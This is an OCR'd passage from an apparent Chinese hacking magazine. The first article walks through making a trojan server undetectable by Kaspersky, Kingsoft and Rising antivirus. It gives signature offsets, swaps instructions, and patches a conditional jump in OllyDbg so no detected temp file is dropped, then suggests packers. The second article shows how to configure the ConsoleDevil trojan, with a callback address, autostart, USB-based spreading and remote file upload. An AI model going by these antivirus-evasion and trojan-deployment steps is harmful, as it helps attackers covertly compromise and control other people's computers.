


图6

最后再使用Restorator将修改后的dll文件导入到Setup.exe，直接拉进去覆盖原来的DLL，接着点保存。

步骤5：

使用Myccl和C32asm修改Setup.exe的特征码。

（1）卡巴的特征码：000045A0_00000002

使用C32asm把下面两句代码交换一下顺序。

```
004046C8:  E8 FBCFFFFF      CALL   004016C8
004046CD:  6A 01            PUSH   1
```

（2）金山特征码：0000499E_00000002

在C32asm中把以下代码依次下移一行：

```
00404998:  E8 57FCFFFF      CALL   004045F4
0040499D:  E8 DAC2FFFF      CALL   00400C7C
004049A2:  8BC0             MOV    EAX,EAX
```

（3）瑞星特征码：0000498D_00000002

和过卡巴的方法一样，把下面两句交换一下顺序。

```
0040498B:  83C4 F0          ADD    ESP,-10
0040498E:  B8 C0544000      MOV    EAX,4054C0
```

按理说现在这样已经可以得到一个免杀的服务端了，但是运行后我的瑞星提示在C:\Documents and Settings\Administrator\Local Settings\Temp下发现了病毒（图7），但木马还是成功上线了（图8）。




图7




图8

看来服务端程序会在运行过程中释放一个被杀的临时文件，虽然现在已经可以上线了，但是那个被杀的临时文件仍然会露出马脚，既然要做免杀，就要力求完美，这样才符合X迷的性格。我们来试试看能不能把这个讨厌的临时文件给去掉。

下面一点内容涉及到了基础的汇编知识和OD的一些基本用法，在此给小菜们补下课，高手们就请跳过吧。

小知识：

（1）je或jz

这个指令前一般会有个比较指令，如果两数相等，程序就会跳向指定的地方去执行。

（2）jne或jnz

意思与上一条语句正好相反，如果两数不相等，程序就会跳向指定的地方去执行。

（3）call

call的作用是使程序在需要的情况下调用相应的子程序来运行。

使用OD打开经过前面几步处理过的Setup.exe，查看是服务端里的哪条命令释放了临时文件，如图9。

按F8单步执行程序，当执行到**0040559D　E8 52FCFFFF call Setup.004051F4**时，瑞星弹出了如图7所示的对话框，说明是这一句命令产生了临时文件。call命令是调用子程序的意思，**call Setup.004051F4**就是调用了在004051F4处开始的子程序。先把这个子程序称为子程序A吧。现在按ALT+F2重新运行Setup.exe，然后按ALT+G，转到004051F4，也就是子程序A那里看看，如图10。

地址	十六进制	反汇编
00405588	55	push ebp
00405589	8BEC	mov ebp,esp
0040558B	B8 C0544000	mov eax,m3.004054C0
00405590	83EC 10	sub esp,10
00405593	E8 98CBFFFF	call m3.00402130
00405598	90	nop
00405599	90	nop
0040559A	90	nop
0040559B	90	nop
0040559C	90	nop
0040559D	E8 52FCFFFF	call m3.004051F4
004055A2	E8 D5C2FFFF	call m3.0040187C

图9

004051F4	55	push ebp
004051F5	8BEC	mov ebp,esp
004051F7	B9 05000000	mov ecx,5
004051FC	6A 00	push 0
004051FE	6A 00	push 0
00405200	49	dec ecx

图10

按F4，让程序运行到选定位置，即004051F4那里。然后按F8继续往下单步执行程序，当执行到**00405228　E8 3BFFFFFF call Setup.00405168**时瑞星又弹出如图7所示的对话框，说明子程序A又调用了一个子程序来产生临时文件，就叫它子程序B吧。重新运行程序，然后来到子程序B那里，如图11。

00405168	55	push ebp
00405169	8BEC	mov ebp,esp
0040516B	6A 00	push 0
0040516D	53	push ebx
0040516E	33C0	xor eax,eax
00405170	55	push ebp

图11

还是按照刚才运行子程序A的方法，先按F4，再按F8单步运行子程序B，看看是子程序B的哪条指令产生了临时文件。往下执行了几行后，我发现是**0040518E　E8 C1FFFFFF call Setup.00405154**这句产生了临时文件。原来子程序B又调用了一

个子程序 C……真是无穷无尽的调用啊，如果再这样讲下去估计菜鸟们就该晕了，我也难免有骗稿费的嫌疑，所以最后直接把结论写出来吧：主程序—子程序 A —子程序 B —子程序 C —子程序 D — call esi。子程序 D 的最后几句如下：

```
0040432B    6A 01    push 1
0040432D    55       push ebp
0040432E    FFD6     call esi
```

esi 是一个寄存器，当子程序 D 执行到 call esi 时，esi 的值为 10001b60，如图 12。意思是调用位于 10001b60 处的子程序，而 10001b60 已经不属于 Setup.exe 在内存中的地址，所以我们已经找到 Setup.exe 中产生临时文件的罪魁祸首了，那就是子程序 D 里的 call esi 这条指令！







图 12

产生临时文件的根源找到了，接下来该修改一下代码让服务端运行时不产生临时文件。先 NOP 掉 0040432E 试试，双击 0040432E，在弹出的窗口中写 nop 然后点汇编，如图 13。记得在“使用 NOP 填充”前打勾。然后选中刚才的两个 nop，右键单击，点击“复制到可执行文件”—“* 选择部分”，如图 14。


图 13


图 14

在弹出的新窗口的黄色部分右键单击，点保存文件，如图 15。


图 15

我保存为了 nop.exe，双击运行后弹出程序错误的对话框，如图 16。




图 16

看来别人的代码不是随便就可以改的啊。那该怎么办呢？就在我陷入迷茫准备放弃之时，一条指令映入我的眼帘：**00404327 74 0F je short Setup.00404338**，如图 17。




图 17

如果程序在 00404327 处跳到 00404339 处的话，临时文件不就不会产生了吗？嘿嘿，该怎么改呢？聪明的读者一定想到了吧。对，把 je 改成 jne（或者 jnz），这样跳转的条件就成立了！修改后保存。双击运行后成功上线，瑞星再也没有弹出那个烦人的小框框。

到此，免杀的服务端就全部做好了，如果你还嫌不够完美的话可以再加花加壳，我简单测试了几个壳，发现只有加了 MaskPe 和 ACProtect 的壳可以正常上线。

（本文所涉及到的 Evilotus1.3.2、peid、upx.exe、Restorator 2007、Myccl、C32asm 和 Ollydbg 已收录到光盘中）

文章难易度：★★
文章阅读点：ConsoleDevil 的使用介绍

迷你的小马 ConsoleDevil

天涯衰草

现在的木马程序两极分化的情况越来越明显：一些木马程序功能是越来越强大，当然其后果就是服务端程序的体积也越来越大；而另外一些木马程序的体积则越来越小，当然功能也少的只有一两个而已，就像是一个加强版的下载者程序。

今天要为大家介绍的这款木马，就属于这类超级迷你类型的，但是它却在服务端程序的隐蔽上下足了功夫，它就是 ConsoleDevil。

解压后的文件夹里只包括主程序和配置信息两个文件，运行木马的客户端程序，界面如图 1 所示，从图中我们可以清楚的看到客户端程序操作界面的布置是相当简洁的。




图 1

先来配置一个服务端程序，点击“配置”菜单中的“生成服务端”按钮，在弹出的“生成服务端”窗口中程序会通过向导的方式一步步的帮助用户进行配置。首先设置服务端程序的上线地址，可以使用 DNS 或者 IP 地址（图 2），接着设置上线的连接端口，默认的上线端口为 8000，用户可以根据需要进行更改，然后是设置服务端程序的安装名称，接着是选择服务端程序是否自动启动，如果是的话就需要设置一个启动服务的名称了（图 3）。最后还有一个特别的选择选项，让用户选择服务端程序是否写入持续性配置，简单的讲就是是否通过移动设备来进行服务端感染，有点类似于熊猫烧香的感染方式（图 4）。配置完成后生成服务端，这时木马会提示我们如果想加壳的话就需要在点“确定”按钮之前加壳，加壳后再点击“确定”完成服务端的配置。




图 2




图 3




图 4

现在我们将配置好的木马服务端上传到另一台远程计算机中双击运行，然后就可以运行木马客户端程序等待远程计算机的上线了。当有远程计算机上线后，我们就可以进行操作了，在任意一台上线的远程计算机上点击鼠标右键就可以查看到木马为数不多的控制命令，其中最有用的命令就属于“上传”操作了。点击“上传”命令后在弹出的窗口选择需要上传的文件，然后文件将自动上传到远程系统的 System32 目录中（图 5）。

